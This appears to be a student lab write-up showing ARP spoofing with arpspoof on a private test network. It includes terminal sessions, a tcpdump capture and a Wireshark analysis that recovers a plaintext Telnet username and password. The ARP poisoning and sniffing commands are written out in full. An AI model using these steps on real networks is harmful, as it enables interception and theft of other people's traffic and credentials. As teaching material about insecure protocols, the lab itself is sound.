

ARP Spoofing & MITM Detection

```
kali@abhishek: ~/task2
File Actions Edit View Help

(kali@abhishek)~/task2
$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

(kali@abhishek)~/task2
$ sudo su
sudo: unable to resolve host abhishek: Temporary failure in name resolution
(root@abhishek)~/home/kali/task2
$ echo 1 > /proc/sys/net/ipv4/ip_forward
(root@abhishek)~/home/kali/task2
$ exit
(kali@abhishek)~/task2
$ cat /proc/sys/net/ipv4/ip_forward
1

(kali@abhishek)~/task2
$ arpspoof -t 192.168.2.101 192.168.2.103
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required

(kali@abhishek)~/task2
$ sudo !!
(kali@abhishek)~/task2
$ sudo arpspoof -t 192.168.2.101 192.168.2.103
sudo: unable to resolve host abhishek: Temporary failure in name resolution
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at a6:1f:e5:c6:d7:89
^Ccleaning up and re-arping targets ...
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at 8e:a8:97:3:d3:61
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at 8e:a8:97:3:d3:61
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at 8e:a8:97:3:d3:61
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at 8e:a8:97:3:d3:61
a6:1f:e5:c6:d7:89 96:3b:30:bd:f2:81 0806 42: arp reply 192.168.2.103 is-at 8e:a8:97:3:d3:61
```

Fig 1.1

The arpspoof command poisons the ARP cache of Victim1 to intercept traffic between two devices.

The -t flag targets the IP address of Victim1 (192.168.2.101), tricking it into thinking that the attacker's machine is Victim2 (192.168.2.103). This is done by sending fake ARP responses to Victim1, altering its ARP table. As a result, any traffic meant for Victim2 is redirected through the attacker's machine, allowing the attacker to monitor or manipulate the data and we can see the arp replies coming out

The purpose of ARP spoofing here is to intercept or alter traffic between the two devices (192.168.2.101 and 192.168.2.103). By tricking 192.168.2.101 into sending its traffic to the attacker instead of 192.168.2.103, the attacker positions themselves as a "middleman." This allows them to capture or modify data exchanged between the two systems. This technique is commonly used in Man-in-the-Middle (MITM) attacks on local networks to steal or tamper with sensitive information.

This command helps confirm the network interface's IP address (e.g., 192.168.2.101) and MAC address (e.g., 08:00:27:03:c3:81). It ensures you're targeting the correct interface for ARP poisoning or packet sniffing. It also provides other network stats useful for troubleshooting.

Verifying the IP and MAC addresses is crucial for identifying the machine on the network. It ensures accuracy when performing ARP spoofing or monitoring traffic, avoiding mistakes that could lead to targeting the wrong device.


A terminal window with a dark background. The prompt is '(kali@abhishek)-[~/task2]'. The command entered is 'sudo arp spoof -t 192.168.2.101 192.168.2.103 > /dev/null &'. The output is '[1] 67168'.

Fig 1.2

By redirecting the output to /dev/null, you're telling the system to discard any messages or errors that the arp spoof command might produce. This keeps your terminal clean and free from unnecessary information that could distract or interfere with other

Kali 3 (server)

```
kali@abhishek ~  
File Actions Edit View Help  
kali@abhishek:~  
$ sudo /etc/init.d/openbsd-inetd start  
sudo: unable to resolve host abhishek: Temporary failure in name resolution  
[sudo] password for kali:  
Starting openbsd-inetd (via systemctl): openbsd-inetd.service.  
kali@abhishek:~  
$ netstat -tunlp  
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -  
kali@abhishek:~  
$ sudo adduser abhi  
sudo: unable to resolve host abhishek: Temporary failure in name resolution  
Adding user 'abhi' ...  
Adding new group 'abhi' (1002) ...  
Adding new user 'abhi' (1002) with group 'abhi' ...  
Creating home directory '/home/abhi' ...  
Copying files from '/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for abhi  
Enter the new value, or press ENTER for the default  
  Full Name []: abhi  
  Room Number []: abhi  
  Work Phone []:  
  Home Phone []:  
  Other []:  
Is the information correct? [Y/n] y  
kali@abhishek:~  
$
```

Fig 1.3

inetd command is a super-server that manages network services like Telnet. This command enables the Telnet service on Victim2.

Telnet is used to establish a remote connection between Victim1 and Victim2 for testing. Since Telnet transmits data in plaintext, it is perfect for showing how ARP poisoning can intercept and reveal sensitive information during communication

.

```
kali@abhishek:~  
$ su abhi  
Password:  
abhi@abhishek:~/home/kali  
$ cd  
abhi@abhishek:~  
$ echo 'this is a file' > file1.txt  
abhi@abhishek:~  
$ echo 'this is a file' > file2.txt  
abhi@abhishek:~  
$ ls  
file1.txt file2.txt  
abhi@abhishek:~  
$ exit
```

Creating user and the echo for telnet communication and some file operations

```

(kali@abhishek)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.103 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::7cd7:55fe:37ae:9d2f prefixlen 64 scopeid 0x20<link>
    ether 8e:a8:97:03:d3:61 txqueuelen 1000 (Ethernet)
    RX packets 2102 bytes 150540 (147.0 KiB)
    RX errors 0 dropped 15 overruns 0 frame 0
    TX packets 437 bytes 38408 (37.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@abhishek)-[~]
$ exit
logout
Connection closed by foreign host.

```

This Displays details about the eth0 network interface, including its IP and MAC addresses. And finally, we exit.

```

kali@abhishek: ~/task2 x  kali@abhishek: ~ x  kali@abhishek: ~ x
(kali@abhishek)-[~]
$ sudo tcpdump -n -w task2.pcap
sudo: unable to resolve host abhishek: Temporary failure in name resolution
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C2119 packets captured
2119 packets received by filter
0 packets dropped by kernel
(kali@abhishek)-[~]
$ sudo killall -9 arpspoof
sudo: unable to resolve host abhishek: Temporary failure in name resolution
[sudo] password for kali:
(kali@abhishek)-[~]
$ wireshark task2.pcap &
[1] 74325
Transmission Control Protocol, Src Port: 35122, Dst Port: 23, Seq: 1

```

Here tcpdump on eth0 is going on which is important for Wireshark analysis and started Wireshark

task2.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

No.	Time	Source	Destination	Protocol	Length	Info
185	146.169322	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
189	146.188164	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
191	146.207713	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
193	146.227415	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
197	147.522219	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
206	149.747828	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .
208	149.871598	192.168.2.101	192.168.2.103	TELNET	67	Telnet Data .

Frame 185: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)

Ethernet II, Src: 96:3b:30:bd:f2:81 (96:3b:30:bd:f2:81), Dst: a6:1f:e5:c6:d7:89 (a6:1f:e5:c6:d7:89)

Internet Protocol Version 4, Src: 192.168.2.101, Dst: 192.168.2.103

Transmission Control Protocol, Src Port: 35122, Dst Port: 23, Seq: 1, Ack: 1, Len: 1


Telnet

We are looking at Telnet for the bidirectional plain text type of communication. We can see the source and destination addresses of victim 1 and 2, which means the traffic has been intercepted and captured. The len: 1 displays what the size of the packet is. Also, it tells on what port number communication has happened.

The Ethernet II frame provides details about the communication:

- **Source MAC:** 96:3b:30:bd:f2:81 confirms that the attacker's machine is intercepting the communication.
- **Destination MAC:** a6:1f:e5:c6:d7:89 identifies the victim's machine.
- **TCP Information:** Shows the use of TCP, including port numbers and sequence numbers, which are critical for understanding the Telnet session at the transport layer.
- **Port 23:** The use of TCP Port 23 confirms that the intercepted traffic belongs to a Telnet session.

This analysis demonstrates how the attacker has successfully placed themselves in the middle of the communication, allowing them to monitor or manipulate Telnet data.



The username (abhi) and password (kali) were transmitted in plaintext during the login process, making them easily visible to the attacker.

Captured Telnet Data:

The captured Telnet traffic clearly demonstrates a major security issue: all data is transmitted in plaintext. This includes:

- Commands entered by the user, such as ls, pwd, and cat file1.txt.
- Server responses, like the file listing (file1.txt) or the contents of the file itself.
- Sensitive login credentials, such as the username and password.

This attack demonstrated the effectiveness of ARP poisoning in a switched network environment. It also highlighted the critical vulnerabilities of unencrypted protocols like Telnet, where attackers can easily intercept and read sensitive data. By following these steps, the experiment illustrated how Man-in-the-Middle attacks exploit insecure communication channels.

